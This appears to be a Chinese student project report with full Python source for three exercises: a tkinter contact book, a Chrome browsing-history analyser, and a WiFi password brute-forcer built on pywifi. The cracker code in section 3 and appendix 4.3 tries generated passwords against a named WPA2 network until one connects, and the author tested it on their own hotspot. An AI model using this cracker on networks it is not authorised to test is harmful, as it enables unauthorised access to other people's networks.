目 录

一 通讯录

1设计思路

2开发运行环境配置

3软件使用方法

4运行效果截图

5运行效果分析总结

（1）缺陷

（2）改进方法

二 浏览器访问记录与分析

1设计思路及流程图

2开发运行环境配置

3软件使用方法

4运行效果截图

5运行效果分析总结

（1）缺陷

三 WIFI密码破解

1设计思路

2开发运行环境配置

3软件使用方法

4运行效果截图

5运行效果分析总结

四 附录

1 通讯录

* 1. 设计思路

本设计没有使用正版的Sqilte3数据库，而是基于面向过程的程序思想通过对函数的定义和调用实现。在程序中创建有两个.py源文件，一个完成主函数和GUI框架编写并调用各功能函数，另一个专门定义需要调用的辅助函数。

由于本题目要求通讯录在数据库存储，所以除了查询还需要添加，保存的功能，我额外添加了查询所有信息的功能。

在添加模块函数中，我将用户输入的信息添加到一个新的字典中，并将此字典添加到一个全局的列表中。

在显示所有信息模块中，我遍历全局的字典组成的列表，依次打印出对应信息。

在查询模块中，我先获取用户查询内容，然后遍历列表，判断此内容是否包含在字典键是名字和电话两个目标中，对列表遍历并打印对应字典项

在查询函数和显示函数中使用生成器逐个生成需返回的内容并在主函数是中定义一个列表来接收，即可将辅助函数的多行返回值传递给主函数。

建立GUI框架的过程是通过创建一个继承自tkinter模块Frame类的子类来完成，在子类中创建各个需要的控件，并通过变量传递来改变控件的内容。

保存模块中使用了numpy库的文件保存和读取功能。将总列表保存到当前目录下.npy文件中，而总列表在文件执行时会装载此文件的内容作为初始数据。

* 1. 开发环境配置

Windows操作环境下, IDE：Pycharm，需配置有numpy，tkinter库等。无需其他配置。

1.3 软件使用方法

在命令操作终端先输入cd C:\Users\future\Desktop\j03\_名片管理(main文件所在路径)

执行python cards\_main.py( main文件名) 使用python进入此程序。

点击选中对应控件，单击confirm按钮即可进行对应增加，查找等操作。

* 1. 运行效果截图




图1




图2

* 1. 运行效果分析总结：

总体上我的程序完成了包括增加，显示全部，模糊查询，保存的所有任务。

**1.5.1 缺陷：**

1.我的程序无法对查询到的目标做任何修改，不方便使用。

2.我的数据保存在一个.npy文件中若丢失无法自动找回且系统报错。

**1.5.2改进方法：**

1.只需在查询后再次获取输入，按照获取的内容对每个字典键所对应值进行修改即可实现对目标的修改。

2.使用SqLite3数据库。

2 浏览器访问记录与分析

2.1 设计思路及流程图


本工程旨在查找浏览器用户数据夹下访问历史数据库，获取其内容后使用matplotlib模块进行绘图与分析。

首先通过遍历目标浏览器的default文件夹，获取浏览器用户数据文件夹下的history文件。

连接数据库，执行读取id 操作，获取目标的id。

然后遍历获取的内容，依次将每个url按一定格式进行解析并加入结果字典中，

最后将字典参数传递到分析函数中，使用了有序字典来定义此字典，所以无需考虑排序问题。

分析函数中使用matplotlib的柱形图函数将字典的键和值，也就是网址和对应使用次数显示出来。

图三

2.2开发环境配置

Windows操作环境下, IDE：Pycharm，需配置有sqlite3，matplotlib库等。无需其他配置。


2.3 软件使用方法

在命令操作终端输入cd C:\Users\future\Desktop\games\_jl\Games (文件所在路径)

执行python j\_brouser\_history.py( main文件名) 使用python进入此程序。

程序会自动生成一个分析图像

2.4 运行效果截图



图四

由分析图像可知，被分析者热衷使用Github开源网站和4399游戏网站。

2.5 运行效果分析总结

此程序完成了获取访问数据和分析数据的功能，实现了对所有历史记录

信息数目计数和排序的简单操作。

**2.5.1 缺陷：**

如果此时用户正在使用谷歌浏览器，程序将因无法访问数据库而导致查询失败，并且此程序目前只能获取谷歌浏览器的访问历史。

3 WIFI密码破解

3.1 设计思路

本工程通过调用python的pywifi模块进行密码破解。辅以生成器生成密码字典。

首先定义一个类，实现抓取网卡端口并断开连接，最后测试密码功能。

再定义生成器的函数，将密码的字符范围，长度等信息传入生成器中，迭代生成器对象，依次传入测试密码函数中进行判断。

再在密码测试函数中创建连接，设置预破解WiFi名称，加密算法，密码，然后设定链接文件，判断并返回其连接状态。

3.2开发环境配置

Windows操作环境下, IDE：Pycharm，需配置pywifi库等。无需其他配置。


3.3 软件使用方法

在命令操作终端输入cd C:\Users\future\Desktop\games\_jl\Games-master (文件所在路径)

执行python j\_wifi\_password.py( main文件名) 使用python进入此程序。

按程序要求输入所有信息，程序自动密码生成并进行破解，直到找到密码

3.4运行效果截图



图五

我将自己的手机热点设置为000000003，对程序进行测试，由图所示，当生成器密码与WiFi密码匹配时，破解成功。

3.5运行效果分析总结

此程序虽然可以完成密码的破解功能，但是这仅是密码碰巧与测试密码吻合的情况，如果预破解密码复杂或位数很多，此程序非常耗时，破译困难。我认为可以通过重写更优良的字典生成器来解决这个问题。

4 附录：

4.1 GUI数据库查询代码：

**4.1.1 Cards\_GUI:**

from tkinter import \*

import cards\_tools

class Application(Frame):

def \_\_init\_\_(self, master=None):

super().\_\_init\_\_(master)

self.master = master

self.pack()

self.get\_it = False

if self.master == root:

self.create\_items()

def create\_items(self):

but1 = Button(master=self, text='confirm', command=self.confirm)

but1.pack()

# self.but2 = Button(master=self, text='应用', command=self.utilize)

self.text1 = Text(self)

self.text1.pack()

self.string\_who = StringVar()

self.labelwho = Label(self, text='你要查什么：（手机和名字）')

self.labelwho.pack()

self.entrywho = Entry(self, textvariable=self.string\_who)

self.entrywho.pack()

self.v1 = StringVar()

self.v1.set('1')

self.r1 = Radiobutton(root, text="添加", value="1", variable=self.v1)

self.r2 = Radiobutton(root, text="显示全部", value="2", variable=self.v1)

self.r3 = Radiobutton(root, text="查找", value="3", variable=self.v1)

self.r4 = Radiobutton(root, text="保存", value="4", variable=self.v1)

self.r5 = Radiobutton(root, text="菜单", value="5", variable=self.v1)

self.r1.pack(side="left")

self.r2.pack(side="left")

self.r3.pack(side="left")

self.r4.pack(side="left")

self.r5.pack(side="left")

def confirm(self):

if self.v1.get() == '1':

self.text1.insert(1.0, '你选择了添加\n')

if not self.get\_it:self.createWidgets2()

if self.v1.get() == '2':

self.text1.insert(1.0, '你选择了显示全部\n')

self.content = list(cards\_tools.show\_all())

self.text1.insert(1.0, '\n')

self.text1.insert(1.0, self.content)

if self.v1.get() == '3':

self.text1.insert(1.0, '你选择了查找\n')

self.search = list(cards\_tools.check\_menu(self.string\_who.get()))

self.text1.insert(1.0, '\n')

self.text1.insert(1.0, self.search)

if self.v1.get() == '4':

self.text1.insert(1.0, '你选择了保存\n')

cards\_tools.save\_menu()

if self.v1.get() == '5':

self.text1.insert(1.0, '你选择了显示菜单\n')

self.text1.insert(1.0, "4. 保存数据库信息\n")

self.text1.insert(1.0, "3. 查询数据库信息\n")

self.text1.insert(1.0, "2. 显示全部数据库信息\n")

self.text1.insert(1.0, "1. 添加数据库信息\n")

self.text1.insert(1.0, "\n")

self.text1.insert(1.0, "\*" \* 50)

self.text1.insert(1.0, '数据库信息管理 1.0\n')

def createWidgets2(self):

self.get\_it = True

self.label1 = Label(self, text='姓名')

self.label1.pack()

self.string1 = StringVar()

self.entry = Entry(self, textvariable=self.string1)

self.entry.pack()

self.label2 = Label(self, text='电话')

self.label2.pack()

self.string2 = StringVar()

self.entry2 = Entry(self, textvariable=self.string2)

self.entry2.pack()

self.label3 = Label(self, text='邮箱')

self.label3.pack()

self.string3 = StringVar()

self.entry3 = Entry(self, textvariable=self.string3)

self.entry3.pack()

self.label4 = Label(self, text='QQ')

self.label4.pack()

self.string4 = StringVar()

self.entry4 = Entry(self, textvariable=self.string4)

self.entry4.pack()

self.btn01 = Button(self, text="login", command=self.login)

self.btn01.pack()

def login(self):

cards\_tools.add\_menu(self.string1.get(), self.string2.get(),self.string3.get(), self.string4.get())

if \_\_name\_\_ == '\_\_main\_\_':

root = Tk()

root.geometry('800x900+0+0')

root.title('The Future')

"""root2 = Toplevel()

root2.geometry('400x400+300+300')

root2.title('The Future')

root2.bind('<Button>')

root2.mainloop()"""

app = Application(master=root)

root.mainloop()

**4.1.2 Cards\_tools:**

import numpy as np

import os

def save\_menu():

np.save('a.npy', list)

list2 = np.load('a.npy', allow\_pickle=True) #记录所有名片字典

list = list(list2)

# print(type(list))

# list = list.extend(list2)

def show\_menu():

print("数据库信息管理 1.0")

print("\*" \* 50)

print("1. 新增数据库信息")

print("2. 显示全部数据库信息")

print(" ")

print("3. 查询数据库信息")

print(" ")

print("4. 保存数据库信息")

print("0. exit数据库")

print(" ")

print("\*" \* 50)

def add\_menu(name, phone, qq, email):

"""print("新增名片: ")

name = input("请输入名字: ")

phone = input("请输入phone: ")

qq = input("请输入qq: ")

email = input("请输入email: ")"""

card\_dict = {

"name": name,

"phone": phone,

"email" : email,

"qq": qq

}

list.append(card\_dict)

# return ("add %s 成功 " % card\_dict["name"])

def show\_all():

"""

显示所有名片

"""

print("显示全部名片: ")

yield ("共有%d人信息:" % len(list))

for x in list:

yield ("名字：%s 电话：%s qq: %s 电子邮件：%s" % (x["name"], x["phone"], x["qq"], x["email"]))

yield '\n'

def check\_menu(namex):

"""查询"""

for y in list:

if namex in y["name"] or namex in y["phone"]:

yield ("名字：%s 电话：%s qq: %s 电子邮件：%s" % (y["name"], y["phone"],y["qq"],y["email"])) # y 是一字典

4.2 浏览器历史记录分析代码：

import os

import sqlite3

import operator

from collections import OrderedDict

import matplotlib.pyplot as plt

def parse(url):

"""分析url并获得去除www.的网址"""

try:

url\_values = url.split('//')

url\_split = url\_values[1].split('/', 1)

domain = url\_split[0].replace("www.", "") # 删除www.

return domain

except IndexError:

print("URL is not available ！")

def analyze\_the\_result(results):

"""使用bar绘图"""

plt.bar(range(len(results)), results.values(), align='edge')

plt.xticks(rotation=90)

plt.xticks(range(len(results)), results.keys())

plt.show()

if \_\_name\_\_ == '\_\_main\_\_':

data\_path = r'C:\Users\future\AppData\Local\ChromeCore\User Data\Default' # 用户自己的浏览器用户数据文件夹路径

files = os.listdir(data\_path)

history\_db = os.path.join(data\_path, 'history')

print(history\_db)

c = sqlite3.connect(history\_db) # 连接

cursor = c.cursor() # 创建一个游标对象

select\_elements = "SELECT urls.url, urls.visit\_count FROM urls, visits WHERE urls.id = visits.url;"

cursor.execute(select\_elements)

results = cursor.fetchall() # tuple 获取所有的数据

sites\_count = {}

"""遍历字典并计数"""

for url, count in results:

url = parse(url)

if url in sites\_count:

sites\_count[url] += 1

else:

sites\_count[url] = 1

sites\_sorted\_counts = OrderedDict(sorted(sites\_count.items(), key=operator.itemgetter(1), reverse=True))# 使用了有序字典

analyze\_the\_result(sites\_sorted\_counts)

4.3 密码破解代码：

# coding:utf-8

import time

import pywifi

from pywifi import const

import itertools as its

def yield\_password(len, len\_end, words=None):

if words is None:

words = '0123456789'

for num in range(len, len\_end):

keys=its.product(words, repeat=num)

for key in keys:

yield ''.join(tuple(key))

class Get\_Password\_Jl():

def \_\_init\_\_(self):

get\_wifi\_interface = pywifi.PyWiFi()

self.network\_interface = get\_wifi\_interface.interfaces()[0]

self.network\_interface.disconnect()

time.sleep(1)

def get\_password(self, passwords, name):

print(name)

print("破解开始ing...")

for password in passwords:

if not password:

break

test\_connect\_bool1 = self.password\_connect\_jl(password, name)

if test\_connect\_bool1:

print("密码正确:", end='')

print(password)

break

else:

print("密码错误:", end='')

print(password)

time.sleep(3)

def password\_connect\_jl(self, password, name):

wifi\_profile\_jl = pywifi.Profile()

wifi\_profile\_jl.ssid = name # "HUAWEI nova 3e"

wifi\_profile\_jl.auth = const.AUTH\_ALG\_OPEN

wifi\_profile\_jl.akm.append(const.AKM\_TYPE\_WPA2PSK)

wifi\_profile\_jl.cipher = const.CIPHER\_TYPE\_CCMP

wifi\_profile\_jl.key = password

self.network\_interface.remove\_all\_network\_profiles()

tmp\_profile = self.network\_interface.add\_network\_profile(wifi\_profile\_jl)

self.network\_interface.connect(tmp\_profile)

time.sleep(3)

if self.network\_interface.status() == const.IFACE\_CONNECTED:

correct = True

else:

correct = False

self.network\_interface.disconnect()

time.sleep(1)

return correct

if \_\_name\_\_ == '\_\_main\_\_':

try:

words = input("请输入密码包含的字符('0123456789') :")

lens= input("请输入密码长度(i j):") # 格式i j 严格

name = input('please input WIFI name ("HUAWEI nova 3e") :')

except Exception:

print('请严格遵守输入格式！')

len, len\_end = lens.split(' ')

if words == '':

words = '0123456789'

if name == '':

name = "HUAWEI nova 3e"

start = Get\_Password\_Jl()

start.get\_password(yield\_password(int(len), int(len\_end), words), name)